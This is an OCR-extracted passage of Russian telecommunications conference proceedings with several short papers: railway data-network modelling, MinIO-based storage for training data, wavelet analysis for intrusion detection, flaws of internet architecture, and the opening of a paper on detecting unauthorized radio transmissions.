


Рис. 4. Структурная схема модели кибервоздействия злоумышленника

Внедряемые КФС на ОАО “РЖД” используются для управления подвижными объектами, поэтому передаваемые данные в СПД имеют различные категории срочности, которые присваиваются в зависимости от объема, содержания и ценности передаваемых сообщений [4]. Следовательно, для построения комплексной модели требуется учитывать информационный поток различных категорий срочности, для этого разрабатывается модель информационного потока, учитывающая различные категории срочности.

Совокупность частных моделей позволяет получить комплексную модель СПД КФС (рис. 5).




Рис. 5 Комплексная модель сети передачи данных

Заключение

Новизна работы заключается в том, что модель СПД КФС учитывает не только процессы, обеспечивающие передачу данных, но и реализацию злоумышленником кибервоздействий на процесс передачи данных и процесс восстановления информационного обмена. Также модель учитывает, случайные и преднамеренные помехи на служебные каналы связи. Кроме того, принимается во внимание реализация воздействий на информационную и служебную части передаваемого сообщения.

Список используемых источников

1. Болдинов А. М., Привалов А. А. Математическая модель процесса передачи команд управления по радиоканалам автоматизированных систем. // Информация и космос. СПб., 2018. Т.2. С. 71-83.

2. Болдинов А. М., Привалов А. А. Математическая модель канала управления стандарта радиосвязи GSM-R // Известия Петербургского университета путей сообщения. СПб.: ПГУПС, 2022. Т. 19. Вып. 4. С. 743–751. DOI: 10.20295/1815-588X-2022-4-743-751

3. О безопасности критической информационной инфраструктуры Российской Федерации: федеральный закон от 26.08.2017 № 187-ФЗ // Российская газета. – 2017. – № 167 (7333).

4. Неволин Д. Г. Сети и системы передачи данных на железнодорожном транспорте: учеб. пособие. Екатеринбург: Изд-во УрГУПС, 2012. 187, [1] с.

Статья представлена научным руководителем, профессором кафедры "Электрическая связь" ФГБОУ ВО ПГУПС, доктором военных наук, профессором Приваловым А. А.

УДК 654.09
ГРНТИ 20.53.17

РАЗРАБОТКА СИСТЕМЫ УДАЛЕННОГО ХРАНЕНИЯ ОБУЧАЮЩЕЙ ВЫБОРКИ

А. Д. Бормотов, И. Н. Чернов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Рассматриваются методы создания системы удаленного хранения обучающей выборки, основанной на инфраструктуре Amazon Simple Storage Service, также называемого Amazon S3. Проанализированы проблемы безопасности и предложены подходы к обеспечению надежного доступа и защиты данных в условиях удаленного использования. Работа акцентируется на разработке системы, обеспечивающей эффективное взаимодействие с данными в глобальном масштабе. Приложение разрабатывается с использованием QT — фреймворка для разработки кроссплатформенного программного обеспечения на языке программирования C++.

удаленное хранение, обучающая выборка, система хранения данных, глобальный доступ, Amazon Simple Storage Service, QT

Введение

Современный мир все больше и больше опирается на использовании информации. В наши дни появляется все больше способов управлять ею, а также использовать ее для решения тех или иных задач. Особенно активно развивается сфера искусственного интеллекта, которая практически полностью опирается на использовании огромных массивов данных для обучения и развития существующих и создаваемых моделей. Вместе с этим возрастает необходимость инструментов, пригодных для хранения, передачи данных и манипуляции с ними. Особенно важными критериями являются безопасность и целостность хранимых данных.

Система хранения – это хранилище файлов, обладающее большим объемом и позволяющее структурированно хранить данные, сортировать их, взаимодействовать с ними, а также обеспечивающее достаточный уровень сохранности и защищенности для хранимой информации.

Существуют открытые системы, однако они не являются лучшим вариантом для многих предприятий по некоторым причинам.

Во-первых, выложенные в открытых системах материалы будут доступны всем (или как минимум компании-владельцу открытой системы), что является критичным для компаний, в которых используются засекреченные технологии или которые владеют секретными данными. [1]

Во-вторых, они платные и за их использование необходимо платить владельцам данных систем. Создание и поддержание собственного сервера

может оказаться не только более безопасным решением для компании, но и быть более дешевым аналогом использованию открытых систем.

Существует локально настраиваемые системы хранения данных. Основными недостатками подобных систем являются безопасность хранимой информации (многие локально настраиваемые протоколы не поддерживают желаемый уровень криптостойкости), наличие проблем при расширении и техобслуживании системы и наличие риска обвала всей инфраструктуры при падении локального сервера.

Анализ наиболее распространённых открытых систем.

Google Drive, Яндекс Диск и Git Large File Storage - облачные сервисы хранения данных, разработанный соответствующими компаниями. Наилучшим вариантом среди них в России является Яндекс из-за более низкой цены за предоставление услуг схожего качества [2], а также из-за проблематичности оплаты иностранных сервисов.

Главным преимуществом дисков является их простота в настройке и использовании, а также возможность их приобретения, настройки и пользования любыми пользователями (табл. 1).

Amazon S3 – это сервис хранения данных от американской компании Amazon. Этот сервис ориентирован на предоставление услуг компаниям и обеспечивает наиболее высокий уровень производительности и защищённости среди всех прочих конкурентов. [3] На его основе был разработан MinIO.

FTP – протокол, позволяющий создание локального сервера.

FTP – это протоколу передачи файлов. Он был разработан в 1971 году, но до сих пор является довольно распространённым протоколом для настройки локальной системы хранения данных. На сегодняшний день он не способен обеспечивать достаточный уровень защиты хранящимся и передаваемым данным, т.к. не может поддерживать современное шифрование. [4]

MinIO, как современная альтернатива другим открытым системам.

MinIO – это современная система удалённого хранения, вышедшая в стабильную версию в 2022 году [5]. Она является следующим поколением систем хранения данных после SAN (Storage area network) и NAS (Network attached storage), работает по протоколу S3 и обладает более высокой производительность и надёжностью в сравнении с конкурентами.

Основным разработчиком MinIO является MinIO Inc, технологический стартап из Кремниевой долины, основанный Анандом Бабу Периасами, Гаримой Капуром и Харшавардханой в ноябре 2014 года. Данная программа имеет лицензию GNU AGPL v3, позволяющая бесплатно использовать

MinIO для разработки открытого программного обеспечения. MinIO обладает множеством сильных сторон в основном являющимися решёнными недостатками предыдущих систем удалённого хранения.

Minio записывает данные и метаданные как объект. Это устраняет зависимость от наличия дополнительной базы данных или программного обеспечения для хранения метаданных, которые используются для повышения производительности.

ТАБЛИЦА 1. Сравнение различных систем хранения

Сравниваемые качества	Google Drive	Яндекс Диск	Git LFS	Amazon S3	FTP-сервер	MinIO
Алгоритм шифрования	256-бит AES	256-бит AES	256-бит AES	256-бит AES	Отсутствует	256-бит AES + оптимизация
Подконтрольны	США	РФ	США	США	Настраивается локально	Настраивается локально
Ежемесячная стоимость сервиса	6-18 (30 ГБ-5 ТБ) за пользователя	250-1400 ₽ (100 ГБ – 3 ТБ) за пользователя	5$ за 50 гигабайт	0.02$ за гигабайт траффика	Отсутствует	Отсутствует
Применение стирающегося кода	+	+	-	+	-	+
Защита от деградации + синхронизация	+	+	-	+	-	+

Сильные стороны MinIO.

1. Шифрование – MinIO выходит за рамки SSE-S3 и поддерживает современные протоколы (например, AES 256) шифрования. Используемые протоколы оптимизированы для сохранения производительности.

2. Защита от программ вымогателей – MinIO обеспечивает сохранность данных против программ вымогателей, поддерживая сложную идентичность и возможности управления доступом.

3. Применение стирающегося кода – дает возможность восстановления информации в случае сбоев или поломок. Возможность восстановления сохраняется при потере до 50% серверов.

4. Поддержка глобализации – распределение данных на множество географически удаленных серверов увеличивает надежность хранения. MinIO поддерживает это, делая процесс расширения системы более простым.

5. Защита от деградации и синхронизация процессов – MinIO поддерживает защиту данных от деградации, а также синхронизирует процессы, обеспечивая еще большую сохранность.

6. Более удобное техобслуживание, большая отказоустойчивость – Техническая работа с серверами может проходить с бесперебойной непрерывностью обслуживания сети. В случае сбоев информация сохраняется и синхронизируется после запуска.

После изучения таблицы MinIO оказался лучшим вариантом по причинам более высокой безопасности и надежности, возможности развивать эту систему локально, а также удобства и эффективности.

Вывод

В настоящее время после проведения сравнения характеристик, а также с учётом существующих требований к безопасности MinIO является наиболее походящим вариантом для разработки системы удалённого хранения, а также является перспективной системой для изучения и разработки системы удалённого хранения.

По следующим причинам при разработке системы удалённого хранения обучающей выборки MinIO будет выбранной системой для разработки.

Список используемых источников

1. Преимущества и недостатки Гугл Диска [Электронный ресурс]. URL: https://ovesti.ru/society/18603-preimuschestva-i-nedostatki-gugl-diska.html (дата обращения: 14.03.2024).

2. Плюсы и минусы Яндекс.Диск [Электронный ресурс]. URL: https://sravni.cc/reviews/plyusy-i-minusy-yandeks-disk/ (дата обращения: 14.03.2024).

3. Prons and cons of Amazon S3 [Электронный ресурс] URL: https://www.trustradius.com/products/amazon-s3-simple-storage-service/reviews?qs=pros-and-cons#reviews (дата обращения 14.03.2024).

4. The Biggest Disadvantages and Advantages of FTP [Электронный ресурс] URL: https://www.sharetru.com/blog/key-advantages-and-disadvantages-of-ftp (дата обращения 14.03.2024).

5. The Object Store for AI Data Infrastructure [Электронный ресурс] URL: https://min.io/ (дата обращения 14.03.2024).

Статья представлена кандидатом технических наук, доцентом кафедры радиосистем и обработки сигналов СПбГУТ, В. И. Тимченко

УДК 004.056.5
ГРНТИ 81.93.29

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПРИМЕНЕНИЯ ВЕЙВЛЕТОВ ХААРА, ДОБЕШИ И «МЕКСИКАНСКАЯ ШЛЯПА» ДЛЯ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ В ИНФОРМАЦИОННЫЕ СИСТЕМЫ

П. В. Бортникер, И. Б. Саенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

В статье приводятся результаты исследования сигналов методами кратно-масштабного анализа. Для исследования применялись вейвлеты трех видов - Хаара, Добеши и «Мексиканская шляпа». Проведена статистическая обработка результатов с целью оценки значимости различий между массивами коэффициентов и определения наличия внешнего воздействия ни сигнал.

вейвлет-анализ, статистическая гипотеза, компьютерная атака, обнаружение вторжений, вейвлет Добеши, вейвлет Хаара, вейвлет «Мексиканская шляпа»

Введение

Вейвлет-преобразования используются в компьютерных сетях для анализа трафика с целью обнаружения аномалий и для прогнозирования аномалий [1, 2]. Вейвлетами называется совокупность функций, которые имеют определенную форму, а также могут быть локализованы как по времени, так и по частоте. Стоит отметить, что все эти функции порождает одна основополагающая функция с помощью ее масштабирования по времени. Также необходимо отметить, что у всех подобных функций интегральное значение равно нулю [3].

В предлагаемом исследовании были сгенерированы два сигнала. Для генерации сигналов использовался пакет компьютерной математики Matlab. Один сигнал содержал 4 гармоники, ко второму был добавлен белый шум с уровнем 10% от среднеквадратичного значения сигнала.

Оба сигнала были разложены по базисам вейвлетов Хаара, Добеши и «Мексиканская шляпа». В дальнейшем массив коэффициентов первого сигнала будем обозначать c1, второго – c2. Полученные массивы коэффициентов были обработаны методами математической статистики, а именно, исследованы распределения массивов, выполнены проверки статистических гипотез о равенстве математических ожиданий и дисперсий [4].

Статистический анализ массивов вейвлет-коэффициентов Хаара

Для массивов C1h и C2h по четырем различным критериям гипотеза о соответствии выборок нормальному распределению отклоняется

(*p*-значение тестовой статистики равно 0,0000 < 0,05). То есть можно считать на уровне значимости 0,05, что массивы коэффициентов C1h и C2h не согласуются с нормальным распределением. При этом визуально сама гистограмма относительных частот в случае без атаки и с атакой не имеет серьезных различий (рис. 1).

```
. ksmirnov cih, by(binary)

Two-sample Kolmogorov-Smirnov test for equality of distribution functions

 Smaller group       D       P-value
 ------------------------------------
 0:                  0.0865    0.001
 1:                 -0.1109    0.000
 Combined K-S:       0.1109    0.000

Note: Ties exist in combined dataset;
      there are 1797 unique values out of 2001 observations.
```

Рис. 1. Проверка массивов коэффициентов на соответствие с помощью теста Колмогорова-Смирнова

Как видно из проверки массивов коэффициентов на соответствие с помощью теста Колмогорова-Смирнова, *p*-значение статистики равно 0,000 < 0,05. Следовательно, нулевая гипотеза о недостоверности различий между выборками отклоняется. Выборки имеют значительное различие в законах распределения, несмотря на визуальную близость их гистограмм.

Проверка гипотезы о равенстве средних значений (математических ожиданий) двух выборок дает следующие результаты: *p*-значение тестовой статистики (двусторонней) равно 0,9923 > 0,05; что означает принятие нулевой гипотезы. Таким образом, средние двух выборок можно считать одинаковыми на заданном уровне значимости.

В то же время при проверке статистической гипотезы о равенстве дисперсий *p*-значение тестовой статистики равно 0,0000 < 0,05. Значит, нулевая гипотеза о равенстве дисперсий отклоняется. Генеральные дисперсии двух выборок нельзя считать равными.

Статистический анализ массивов вейвлет-коэффициентов «Мексиканская шляпа»

Результаты проверок гипотезы о нормальности распределения – следующие. Для массива C1m и C2m по четырем различным критериям нулевая гипотеза о соответствии выборки нормальному распределению отклоняется (*p*-значение тестовой статистики равно 0,0000 < 0,05). То есть можно считать на уровне значимости 0,05, что массивы коэффициентов C1m и C2m не согласуются с нормальным распределением (рис. 2).

P-значение статистики равно 0,000 < 0,05, то есть нулевая гипотеза о недостоверности различий между выборками отклоняется. Выборки имеют значительное различие в законах распределения.

```
. ksmirnov cim, by(binary)

Two-sample Kolmogorov-Smirnov test for equality of distribution functions

 Smaller group       D       P-value
 ------------------------------------
 0:                  0.5005    0.000
 1:                 -0.4995    0.000
 Combined K-S:       0.5005    0.000

Note: Ties exist in combined dataset;
      there are 1986 unique values out of 2002 observations.
```

Рис. 2. Проверка массивов коэффициентов на соответствие с помощью теста Колмогорова-Смирнова

Тестирование о равенстве средних значений двух выборок дает следующие результаты: *p*-значение тестовой статистики (двусторонней) равно 0,7625 > 0,05, что означает принятие нулевой гипотезы. Таким образом, средние двух выборок можно считать одинаковыми на заданном уровне значимости.

Проверка статистической гипотезы о равенстве дисперсий: *p*-значение тестовой статистики равно 0,0000 < 0,05. Значит, нулевая гипотеза о равенстве дисперсий отклоняется. Генеральные дисперсии двух выборок нельзя считать равными, они значимо отличаются.

Статистический анализ массивов вейвлет-коэффициентов Добеши-4

Результаты статистического анализа показывают, что для массива C1d нулевая гипотеза о соответствии выборки нормальному распределению отклоняется (*p*-значение тестовой статистики равно 0,0000 < 0,05), а для массива C2d – принимается (*p*-значение тестовой статистики равно 0,6059 > 0,05). Результаты тестирования о равенстве средних значений двух выборок представлены на рисунке 3. *P*-значение тестовой статистики (двусторонней) равно 0,9667 > 0,05, что означает принятие нулевой гипотезы. Таким образом, средние двух выборок можно считать одинаковыми на заданном уровне значимости.

Результаты проверки статистической гипотезы о равенстве дисперсий представлены на рисунке 4. *P*-значение тестовой статистики равно 0,0000 < 0,05. Значит, нулевая гипотеза о равенстве дисперсий отвергается. Дисперсии двух выборок не равны.

Two-sample t test with unequal variances

Variable	Obs	Mean	Std. Err.	Std. Dev.	[95% Conf.	Interval]
C1	1,001	4.58e-18	.0013584	.0429782	-.0026657	.0026657
C2	1,001	.0001143	.0023786	.075257	-.0045534	.004782
combined	2,002	.0000572	.0013693	.0612658	-.0026282	.0027425
diff		-.0001143	.0027392		-.0054871	.0052585

diff = mean(C1) - mean(C2) t = -0.0417
Ho: diff = 0 Satterthwaite's degrees of freedom = 1589.57

Ha: diff < 0 Ha: diff != 0 Ha: diff > 0
Pr(T < t) = 0.4834 Pr(|T| > |t|) = 0.9667 Pr(T > t) = 0.5166

Рис. 3. Результат тестирования средних на равенство

Variance ratio test

Variable	Obs	Mean	Std. Err.	Std. Dev.	[95% Conf.	Interval]
C1	1,001	4.58e-18	.0013584	.0429782	-.0026657	.0026657
C2	1,001	.0001143	.0023786	.075257	-.0045534	.004782
combined	2,002	.0000572	.0013693	.0612658	-.0026282	.0027425

ratio = sd(C1) / sd(C2) f = 0.3261
Ho: ratio = 1 degrees of freedom = 1000, 1000

Ha: ratio < 1 Ha: ratio != 1 Ha: ratio > 1
Pr(F < f) = 0.0000 2*Pr(F < f) = 0.0000 Pr(F > f) = 1.0000

Рис. 4. Проверка гипотезы о равенстве дисперсий

Заключение

Как видно из результатов обработки массивов вейвлет-коэффициентов применение конкретного вида вейвлета не оказывает заметного влияния на конечный результат. Во всех трех случаях были приняты гипотезы о равенстве средних и отклонены гипотезы о равенстве дисперсий и незначимости различий в законе распределения.

Однако преобразование Хаара, в отличие от вейвлетов «Мексиканская шляпа» и Добеши, является менее контрастным, в связи с чем этот вид вейвлета не подходит для фильтрации зашумленных сигналов и, следовательно, для обнаружения вторжений в информационные системы.

Список используемых источников

1. Токарев Д. А., Погребан С. В. Аномалии трафика в IP сетях и их обнаружение // Известия Института инженерной физики. 2013. №. 4. С. 13–17.

2. Дьяконов В. П. Вейвлеты. От теории к практике. Изд. 2-е, перераб. и доп. М.: СОЛОН-Пресс, 2004. 400 с.: ил. (Серия “Полное руководство пользователя”).

3. Шелухин О. И., Панкрушин А. П. Оценка достоверности обнаружения аномалий сетевого трафика методами дискретного вейвлет-анализа // T-Comm-Телекоммуникации и Транспорт. 2013. Т. 7. №. 10. С. 110-115.

4. Гмурман В. Е. Теория вероятностей и математическая статистика. М.: Высшая школа, 2003. – С 297-305.

УДК 654.01
ГРНТИ 49.01.81

АРХИТЕКТУРА ГЛОБАЛЬНОЙ ИНФОКОММУНИКАЦИОННОЙ СИСТЕМЫ И ЕЕ НЕДОСТАТКИ

А. А. Бречко

Военная академия связи им. С. М. Буденного

В статье представлен обзор архитектуры глобальной инфокоммуникационной системы на основе двух моделей: модели «песочных часов» и базовой коммуникационной модели. Представлены наиболее важные недостатки существующих систем, следующие из ее архитектурных решений и, поэтому, устранение которых представляет собой теоретическую и практическую проблемы.

архитектура сети, коммуникационная модель, модель «песочные часы»

Глобальная инфокоммуникационная система или киберпространство – искусственное неоднородное технологическое пространство с множеством разноуровневых органов оперативного и технологического управления, процесс создания и эксплуатации которого не предопределяется требованиями одной системы управления, а функционирует в интересах множества разнородных, в том числе антагонистических систем управления, при этом ее свойства зависят как от характеристик собственных элементов, так и от объема и свойств реализуемых процессов в интересах внутренних и внешних потребителей [1].

Архитектура – это структура и порядок взаимодействия элементов системы [2].

Архитектура всех, за исключением специализированных, современных инфокоммуникационных систем может быть описана моделью «песочных-часов», представляющей стек технологий (рис. 1) [3]. Из модели видно, что наибольшую важность имеет уровень «IP packets», поскольку является уз-

ким местом, де-факто – стандартным интерфейсом, связывающим множество технологий «примитивной» передачи данных из точки в точку и множество технологий генерации информационных услуг. Именно на уровне «IP packets» множество отдельных каналов связи, формирующихся на нижележащих уровнях модели объединяются и образуют систему, на основе которой функционируют множество прикладных программ на вышестоящих уровнях.




Рис. 1. «Песочные часы» инфокоммуникационных систем

Детализация уровня «IP packets» может быть представлена основной коммуникационной моделью современных инфокоммуникационных систем (рис. 2). Основными элементами модели являются маршрутизатор и оконечное оборудование.

Задача оконечного оборудования состоит в обеспечении передачи пользовательской информации (сообщение, файл, видеопоток и т.д.), для чего пользовательские данные трансформируются в транспортный поток (TCP, UDP, SPX и т.д.) между транспортными службами оконечного оборудования. Именно транспортные службы обеспечивают необходимое качество потока передаваемых данных, ожидаемое пользовательскими приложениями, за счет отслеживания ошибок, повторной передачи и т.д.

Передача транспортного потока по сети осуществляется за счет его разбивки на блоки (дейтаграммы) и отправки их ближайшему маршрутизатору канальной службой.

Задача маршрутизатора состоит исключительно в том, чтобы на основании служебной информации (заголовка) перенаправить полученную дейтаграмму следующему, непосредственно подключенному маршрутизатору.

Существует ряд недостатков, присущих современным инфокоммуникационным системам, которые следуют из их архитектуры. Эти недостатки

известны [4, 5], однако, среди них наибольшую важность имеют вопросы безопасности и качества обслуживания.

Появление недостатков безопасности и качества обслуживания обусловлено следующими особенностями.

Отсутствие у потребителей средств управления ресурсами инфокоммуникационных систем операторов связи, в том числе отсутствие возможности контроля за прохождения дейтаграмм, их копированием, анализом и т.д. создает угрозы безопасности со стороны оператора связи.




Рис. 2. Базовая коммуникационная модель

Дейтаграммный способ передачи данных без контроля качества и количества остаточного ресурса предполагает, что текущие возможности по обслуживанию потребителей в момент запроса услуги неизвестны, что обуславливает отсутствие гарантий качества обслуживания.

Ситуация усугубляется при прохождении потока данных через системы нескольких операторов связи, поскольку анализ передаваемых данных становится возможным неограниченному и неконтролируемому кругу лиц (операторов связи) и проявляется отсутствие гарантии сохранения заданных приоритетов обслуживания (меток QoS) при прохождении границ систем операторов связи.

Таким образом, глобальная инфокоммуникационная система обладает рядом недостатков, наибольшую важность из которых имеют вопросы безопасности и качества обслуживания. Учитывая, что указанные недостатки являются следствием из архитектуры инфокоммуникационных систем, реализующей базовые принципы их построения и функционирования, то устра-

нение этих недостатков представляет собой проблему не только в теоретическом аспекте, но и практическом, учитывая количество вложенных в создание глобальной системы ресурсов.

Список используемых источников

1. Стародубцев Ю. И., Закалкин П. В., Иванов С. А. Структурно-функциональная модель киберпространства // Вопросы кибербезопасности. 2021. № 4 (44). С. 16-24.

2. A guide to the business analysis body of knowledge // International Institute of Business Analysis, Toronto, Ontario, Canada, 2015, 502 p.

3. Named Data Networking [Электронный ресурс]. URL: https://named-data.net/project/execsummary (дата обращения: 01.02.2024).

4. Keshav0 S. Paradoxes of Internet Architecture // IEEE Internet Computing. 2018. № 22(1). 96–102.

5. Бречко А. А., Стародубцев Ю. И. Проблема управления развитием информационно-телекоммуникационных систем // Управление развитием крупномасштабных систем (MLSD'2023). Труды Шестнадцатой международной конференции. М.:, 2023. С. 192-196.

УДК 004.056
ГРНТИ 81.93.29

МЕТОДЫ ДЕТЕКТИРОВАНИЯ НЕСАНКЦИОНИРОВАННЫХ РАДИОКОММУНИКАЦИЙ

Г. С. Бударный, А. О. Камалова, А. В. Красов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Обнаружение несанкционированных радиокоммуникаций в технической защите информации – одна из важных задач в области информационной безопасности. Техническая защита информации включает в себя меры по предотвращению несанкционированного доступа к информации, в том числе защиту от утечки информации через звуковые каналы. В данной статье рассмотрены различные методы детектирования звуковых сигналов в технической защите информации.

звуковой сигнал, техническая защита информации, обнаружение сигналов, информационная безопасность.

Введение

Радиокоммуникация – это передача сигналов с помощью модуляции электромагнитных волн с частотами ниже частот видимого света. Электромагнитное излучение перемещается с помощью колеблющихся электромагнитных полей, которые проходят через воздух и вакуум пространства. Информация переносится путем систематического изменения (модуляции) некоторых свойств излучаемых волн, таких как амплитуда, частота или фаза.

Радиосвязь может использоваться не только для коммуникации, но и для других целей, например, для навигации или в качестве радара [1].

Схема работы радиокоммуникации

Процесс радиокоммуникации можно поделить на несколько этапов:

1. Исходное преобразование звука или данных в электрический сигнал с помощью специального преобразователя (микрофон [2], датчик).

2. Процесс модуляции: комбинация электрического сигнала с несущей волной с изменением амплитуды, частоты или фазы этой волны. С помощью этого процесса сигнал передвигается на большие расстояния без деградации.

3. Процесс передачи: модулированный сигнал передается в воздух с помощью антенны, излучающей энергию в виде радиоволн.

4. Радиоволны распространяются в пространстве, проходят через атмосферу, иногда отражаются от объектов или ионосферы (в зависимости от их частоты).

5. Приемная антенна перехватывает радиоволны и преобразует их обратно в электрический сигнал.

6. Полученный сигнал демодулируется, то есть исходная информация извлекается из несущей волны.

7. Демодулированный сигнал преобразуется обратно в исходную форму – звук с помощью динамика или данных для компьютера.

Методы обнаружения радиокоммуникаций

Однако не всегда радиокоммуникация используется легально [3]. Злоумышленник может использовать этот вид связи для личных целей: для прослушивания информации, получения новых данных и так далее. Поэтому для того, чтобы обезопасить себя от несанкционированного доступа к информации существуют методы обнаружения радиокоммуникаций:

– Визуальный осмотр – самый простой метод обнаружения микрофонов и прослушивающих устройств. Необходимо осмотреть потенциальные места, в которых может быть несанкционированно размещено устройство.

